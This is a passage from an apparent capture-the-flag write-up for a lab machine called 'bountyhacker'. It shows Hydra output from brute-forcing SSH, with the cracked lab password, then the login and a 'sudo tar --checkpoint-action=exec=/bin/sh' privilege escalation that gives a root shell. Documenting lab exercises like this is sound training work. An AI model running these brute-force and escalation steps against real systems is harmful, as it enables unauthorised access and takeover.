[DATA] attacking ssh://10.10.109.99:22/
[22][ssh] host: 10.10.109.99   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-17 20:16:15
```

Didn't know what to do as there was no login or cms or something for rev shell so brute forced ssh and found the password. "RedDr4gonSynd1cat3"




```
08:17 pm bountyhacker lin@bountyhacker Tue Sep 17 2024 ~/Desktop 20:17 lin
```

```
lin@bountyhacker:~ (0.078s)
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.
```

```
08:17 pm CyberCreedPC Tue Sep 17 2024 ~/testing 20:17 sohamt (6.58s)
ssh lin@10.10.109.99
The authenticity of host '10.10.109.99 (10.10.109.99)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.109.99' (ED25519) to the list of known hosts.
lin@10.10.109.99's password:
```


logged in as user with the password.



```
08:18 pm bountyhacker lin@bountyhacker Tue Sep 17 2024 ~/Desktop 20:18 lin
```


```
08:18 pm bountyhacker lin@bountyhacker Tue Sep 17 2024 ~/Desktop 20:18 lin (0.546s)
ls
user.txt
```

got first flag....



```
08:19 pm bountyhacker lin@bountyhacker Tue Sep 17 2024 ~/Desktop 20:19 lin (8.6s)
sudo -l

[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```

user "lin" can only run tar as root.




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

will be using this command from GTFObins.



```
08:20 pm bountyhacker lin@bountyhacker Tue Sep 17 2024 ~/Desktop 20:20 lin
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

tar: Removing leading `/' from member names
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# 
```

got root/pwned shell as well as the root/last flag.